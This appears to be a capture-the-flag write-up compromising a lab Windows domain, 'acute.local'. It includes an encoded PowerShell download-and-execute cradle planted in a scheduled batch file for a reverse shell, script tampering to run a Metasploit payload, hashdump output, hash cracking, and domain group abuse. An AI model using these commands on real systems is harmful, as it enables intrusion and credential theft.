
```
serviceBindingInformation: ATSSERVER.acute.local
serviceBindingInformation: RDP listener port=2179
objectCategory: CN=Service-Connection-Point,CN=Schema,CN=Configuration,DC=acut
 e,DC=local
```

```
cat ldap.txt | grep -i "samaccountname"
```

https://github.com/padovah4ck/PSByPassCLM

Could not figure out how to rdp in, but finally got hint using metasploit can screen share so i did that.. and .....






creds:
00 - Loot > Creds ⇒ W3_4R3_th3_f0rce.

```
Powershell.exe -enc
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANAAuADEANwA4AC8AcwBoAGUAbABsAC4AcABzADEAJwApAA==

$passwd = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlainText -Force;
$cred = New-Object System.Management.Automation.PSCredential ("acute\imonks",$passwd);
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {whoami}
```

```
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {pwd}

Path                    PSComputerName
----                    --------------
C:\Users\imonks\Documents ATSSERVER
```

```
            Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {ls "C:\Users\imonks\Desktop\"}


    Directory: C:\Users\imonks\Desktop


Mode                 LastWriteTime         Length Name                 PSComputerName
----                 -------------         ------ ----                 --------------
-ar---        12/06/2022     22:44             34 user.txt             ATSSERVER
-a----        13/06/2022     16:25            608 wm.ps1               ATSSERVER
```

# imonks

## user.txt

```
            Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {type "C:\Users\imonks\Desktop\user.txt"}
7c03a9ade33e158e0bcbf508bfd297e2
```

## cat wm.ps1

```
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {cat ..\Desktop\wm.ps1}
$securepasswd =
'01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c0000000002000000000003660000c0000000100000080f704e251793f5d4f903c7158c8213d000000000480000a000000010000000ac2606ccfda6b4e0a9d56a20
417d2f67280000009497141b794c6cb963d2460bd96ddcea35b25ff248a53af0924572cd3ee91a28dba01e062ef1c026140000000f66f5cec1b264411d8a263a2ca854bc6e453c51'
$passwd = $securepasswd | ConvertTo-SecureString
$creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan", $passwd)
Invoke-Command -ScriptBlock {Get-Volume} -ComputerName Acute-PC01 -Credential $creds
```

## create backup of wm.ps1 (wm2.ps1)

```
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {cat ..\Desktop\wm.ps1|sc ..\Desktop\wm2.ps1}
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {ls ..\Desktop}


    Directory: C:\Users\imonks\Desktop


Mode                 LastWriteTime         Length Name                 PSComputerName
----                 -------------         ------ ----                 --------------
-ar---        13/06/2022     21:44             34 user.txt             ATSSERVER
-a----        11/01/2022     18:04            602 wm.ps1               ATSSERVER
-a----        13/06/2022     21:56            602 wm2.ps1              ATSSERVER
```

## replace get-volume with my metasploit exe like sed

```
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {(Get-Content ..\Desktop\wm.ps1) -Replace 'Get-Volume', 'C:\Utils\r.exe' | Set-Content ..\Desktop\wm.ps1}
```

```
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {cat ..\Desktop\wm.ps1}
$securepasswd =
'01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f24083e5c0000000002000000000003660000c0000000100000080f704e251793f5d4f903c7158c8213d0000000004800000a0000000100000000ac2606ccfda6b4e0a9d56a20
417d2f67280000000949714lb794c6cb963d2460bd96ddcea35b25ff248a53af0924572cd3ee91a28dba01e062ef1c026140000000f66f5cec1b264411d8a263a2ca854bc6e453c51'
$passwd = $securepasswd | ConvertTo-SecureString
$creds = New-Object System.Management.Automation.PSCredential ("acute\jmorgan", $passwd)
Invoke-Command -ScriptBlock {C:\Utils\r.exe} -ComputerName Acute-PC01 -Credential $creds
```

## execute script

just change name of screenshare.exe to r.exe and run wm2.ps1 to catch shell as jmorgan now enumerate...
didn't run so had to change it to {powershell.exe C:\utils\r.exe}

## jmorgan

Administrator of Acute-PC01

```
??????????????????????????????????????????? Users Information ?????????????????????????????????????????

???????????? Users
? Check if you have some admin equivalent privileges https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#users-and-groups
  Current user: jmorgan
  Current groups: Domain Users, Everyone, Administrators, Users, Network, Authenticated Users, This Organization, Authentication authority asserted identity

...[snip]...

???????????? Current Token privileges
? Check if you can escalate privilege using some enabled token https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#token-manipulation
    SeIncreaseQuotaPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeSecurityPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeTakeOwnershipPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeLoadDriverPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeSystemProfilePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeSystemtimePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeProfileSingleProcessPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeIncreaseBasePriorityPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeCreatePagefilePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeBackupPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeRestorePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeShutdownPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeDebugPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeSystemEnvironmentPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeRemoteShutdownPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeUndockPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeManageVolumePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeImpersonatePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeCreateGlobalPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeIncreaseWorkingSetPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeTimeZonePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeCreateSymbolicLinkPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeDelegateSessionUserImpersonatePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Natasha:1001:aad3b435b51404eeaad3b435b51404ee:29ab86c5c4d2aab957763e5c1720486d:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:24571eab88ac0e2dcef127b8e9ad4740:::
```

```
kali@kali:~/www$ hashcat hash.txt /usr/share/wordlists/rockyou.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

1000 | NTLM | Operating System

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

a29f7623fd11550def0192de9246f46b:Password@123
31d6cfe0d16ae931b73c59d7e0c089c0:
```

doesn't really matter thos because i can just change the password with net user etc..

# Awallace

```
$passwd = ConvertTo-SecureString "Password@123" -AsPlainText -Force;
$cred = New-Object System.Management.Automation.PSCredential ("acute\awallace",$passwd);
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {whoami}
acute\awallace
```

```
PS C:\Users\jmorgan\Documents> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {whoami /all}
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {whoami /all}

USER INFORMATION
----------------

User Name      SID
============== ==============================================
acute\awallace S-1-5-21-1786406921-1914792807-2072761762-1104


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
ACUTE\Managers                             Group            S-1-5-21-1786406921-1914792807-2072761762-1111 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                       Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
----------------------

User claims unknown.
```

```
PS C:\Users\jmorgan\Documents> Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {cat "C:\Program Files\keepmeon\keepmeon.bat"}
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {cat "C:\Program Files\keepmeon\keepmeon.bat"}
REM This is run every 5 minutes. For Lois use ONLY
@echo off
 for /R %%x in (*.bat) do (
 if not "%%x" == "%~0" call "%%x"
)
```

```
$passwd = ConvertTo-SecureString "Password@123" -AsPlainText -Force;
$cred = New-Object System.Management.Automation.PSCredential ("acute\awallace",$passwd);
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {echo "Powershell.exe -enc
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANAAuADEANwA4AC8AcwBoAGUAbABsAC4AcABzADEAJwApAA=="|sc
"C:\Program Files\keepmeon\keepmeon2.bat"}
```

set up nc listener and get shell as lhopkins

# lhopkins

```
user lhopkins on ATSSERVER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

whoami /all

USER INFORMATION
----------------

User Name      SID
============== ==============================================
acute\lhopkins S-1-5-21-1786406921-1914792807-2072761762-1109


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\BATCH                         Well-known group S-1-5-3      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

```
net groups

Group Accounts for \\ATSSERVER

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Managers
*Protected Users
*Read-only Domain Controllers
*Schema Admins
*Site_Admin
The command completed successfully.
```

```
net group site_admin awallace /add /domain
The command completed successfully.
```

```
net user awallace
User name                    awallace
Full Name                    Aileen Wallace
Comment
User's comment
```

```
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never
Password last set            21/12/2021 15:50:36
Password expires             Never
Password changeable          22/12/2021 15:50:36
Password required            Yes
User may change password     Yes
Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   16/06/2022 15:35:24
Logon hours allowed          All
Local Group Memberships
Global Group memberships     *Domain Users         *Managers
                             *Site_Admin
The command completed successfully.
```

now just get flag or shell..

## root.txt

```
```powershell
$passwd = ConvertTo-SecureString "Password@123" -AsPlainText -Force;
$cred = New-Object System.Management.Automation.PSCredential ("acute\awallace",$passwd);
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage -credential $cred -command {type C:\Users\Administrator\DEsktop\root.txt}

034ef7e0f4274f7523ad81497ad97462
```
```